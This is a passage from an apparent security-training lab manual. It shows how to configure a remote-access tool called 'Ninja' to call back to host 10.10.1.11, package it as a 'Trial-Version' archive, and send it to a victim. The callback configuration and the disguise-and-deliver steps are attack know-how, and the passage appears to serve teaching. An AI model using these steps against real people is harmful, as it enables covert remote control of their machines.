
7. An **Extraction path and options** window appears, select the **Trial-Version** folder from **Desktop** and click **OK**.



8. Ninja-v1.2.1-win.zip will be extracted in the **Trial-Version** folder. Navigate to **C:/Users/Admin//Desktop/Trial-Version/config** and right-click on **constants.json** and click on **Open with** option.



9. In **How do you want to open this file?** window, click on **More apps** and select **Notepad** from the list and click **OK**.



10. **constants.json** file opens in notepad, Change the **Name** to **Server22** and in **Host** to **10.10.1.11** as shown in the screenshot, save the notepad file and close it.


```

constants.json - Notepad
File Edit Format View Help
{
  "PORTS": {
    "DATA": 3707
  },
  "NAME": "Server22",
  "HOST": "10.10.1.11",
  "CONNECTION": {
    "RECONNECTION_DELAY_MAX": 5000,
    "RECONNECTION_DELAY": 1000,
    "TIMEOUT": 20000,
    "rejectUnauthorized": false
  },
  "FILE_TRANSFER": {
    "ACK_INTERVAL": 2000
  },
  "PROGRESS_BAR": {
    "COLOR_MAP": {
      "FAILED": ["red", "red"],
      "INVALID": ["red", "red"],
      "DONE": ["gray", "green"],
      "IN_PROGRESS": ["gray", "cyan"]
    },
    "MAX_NAME_LENGTH": 10
  },
  "NO_LOG": false
}


```

11. We have completed the configuration of Ninja tool. Now, we will create a zip file and send it to the victim.


12. Right-click on **Trial-Version** folder and hover over **WinRAR** and select **Add to archive...** from the list of options.



